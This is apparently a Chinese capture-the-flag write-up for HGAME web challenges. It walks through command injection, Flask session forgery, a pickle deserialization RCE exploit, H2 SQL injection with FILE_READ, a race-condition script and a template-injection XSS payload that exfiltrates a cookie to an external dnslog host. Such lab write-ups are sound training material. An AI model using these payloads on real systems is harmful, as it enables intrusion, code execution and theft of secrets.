WEB

What the cow say?

命令注入

```
user_input=`ls -al /`

知道flag位置在/flag_is_here目录下

user_input=`ls -al /fl''ag_is_here`

找到flag在/flag_is_here/flag_cOw54y中

user_input=`head /fl''ag_is_here/fla''g_cOw54y`

获得flag hgame{COwsay_be_c4re_aBOut_ComMand_InjectiOn}
```

myflask


先要尝试伪造flask的session

noraj/flask-session-cookie-manager: 🍪 Flask Session Cookie Decoder/Encoder (github.com)

`SECRET_KEY`应该为靶机启动时的时间

尝试几次后成功变成了admin`python  flask_session_cookie_manager3.py encode -t "{'username':'admin'}" -s "220507"`

(windows上用不了但在linux上使用工具成功，后面发现windows中字符串好像必须要用'包裹)




然后是pickle反序列化RCE，注意要先进行base64encode

函数不能返回int值所以不能用os.system，然后好像也不能出网，得想办法直接返回命令执行的结果

exp

```
class exp():
    def __reduce__(self):
        payload = "__import__('subprocess').run(['cat', '/flag'],
stdout=__import__('subprocess').PIPE).stdout"
        return eval, (payload, )
a = exp()
poc = pickle.dumps(a, protocol=0)
cookie = {"session":
"eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcDsXQ.wsSoGdJ810OxcBxUaW3SBysKuWg"}
data = {"pickle_data": base64.b64encode(poc)}
res = requests.post("http://47.100.137.175:31505/flag", cookies=cookie,
data=data)
print(res.text)
```



search4member

字符型的sql注入


数据库是H2

可以进行堆叠注入

上h2的官方文档Commands (h2database.com)阅读了一下


发现有FILE_READ

```
2' union select 1,2,FILE_READ('/flag');--
```




Select More Courses

进去是一个弱密码，通过向api发送json认证，这里简单爆破一下获得密码`qwert123`



进去之后选课会提示要扩学分，进入扩学分申请中发现绩点不够

测试过程中发现credit_limit会因为多线程同时操作增加，然后就直接拿到了flag



改后的exp

```python
import requests
import threading
import time

url = "http://106.14.57.14:32579"
login = {"username": "ma5hr00m", "password": "qwert123"}
data = {"username": "ma5hr00m"}
course = {"username":"ma5hr00m","courseName":"创业管理"}
select = {"id":1,"username":"ma5hr00m"}

def func(x):
    cookie = x
    while 1:
        res = requests.get(url, cookies=cookie)
        res = requests.get(url+"/expand", cookies=cookie)
        res = requests.get(url+"/select", cookies=cookie)
        rexpand = requests.post(url+"/api/expand", cookies=cookie, json=data)
        ruserinfo = requests.post(url+"/api/userinfo", cookies=cookie,
json=data)
        rselect = requests.post(url+"/api/select", cookies=cookie, json=select)
        if "成功" in rselect.text:
            rok = requests.get(url+"/api/ok", cookies=cookie)
            print(rok.text)
            exit()
        if "38" in ruserinfo.text:
            exit()


rlogin = requests.post(url+"/api/auth/login", json=login)
print(rlogin.cookies)
t1 = threading.Thread(target=func, args=(rlogin.cookies, ))

time.sleep(1)

rlogin = requests.post(url+"/api/auth/login", json=login)
print(rlogin.cookies)
t2 = threading.Thread(target=func, args=(rlogin.cookies, ))
```

```
t1.start()
t2.start()
```

梅开二度

```
分析题目
/?tmpl=payload
通过构造payload获得访问该页面client的cookie

解题步骤为先让bot先访问/flag再访问目标页面泄露cookie中的flag
/bot?url=http://127.0.0.1:8080/flag
/bot?url=http://127.0.0.1:8080/?tmpl=payload
```

开头有个黑名单，可以大小写绕过

`tmplStr = html.EscapeString(tmplStr)`会转义五种字符`< > & ' "`变成实体

在golang中对于双引号"的绕过我们可以用反引号`来替代

浏览器好像有自动转义的机制被坑了好久（太蠢了

组装半天最后的payload

```
http://106.14.57.14:30018/bot
?url=http://127.0.0.1:8080/?tmpl={{`a`|.Query|print}}%26a=
<script>fetch("http://127.0.0.1:8080/flag").then(response => {return
document.location='http://127.0.0.1:8080/?tmpl={{printf (`a`|.Query) (index
.Request.Cookies 0)}}'.concat(String.fromCharCode(38),'a=<iframe
onload=fetch("http://".concat("%252525s".charCodeAt(索引
值),".okcbzh.dnslog.cn"))>')})</script>
```

因为对cookie设置了httponly所以不能通过js取出，但是可以用c.Cookie('flag')的方法取出

最后用dnslog外带flag

```
a = [102, 108, 97, 103, 61, 104, 103, 97, 109, 101,
     37, 55, 66, 51, 98, 56, 51, 53, 55, 57, 49,
     50, 55, 97, 50, 53, 55, 57, 48, 49, 51, 50,
     100, 100, 51, 100, 98, 51, 57, 52, 56, 101,
     53, 57, 52, 49, 56, 98, 50, 102, 54, 57, 49,
     37, 55, 68, 37, 48, 65]
print(len(a))
s = ""
for i in a:
    s += chr(i)
print(s)
```

```
问题  输出  调试控制台  终端  端口

PS E:\code> python -u "e:\code\hgame\week2\test.py"
59
flag=hgame%7B3b83579127a25790132dd3db3948e59418b2f691%7D%0A
```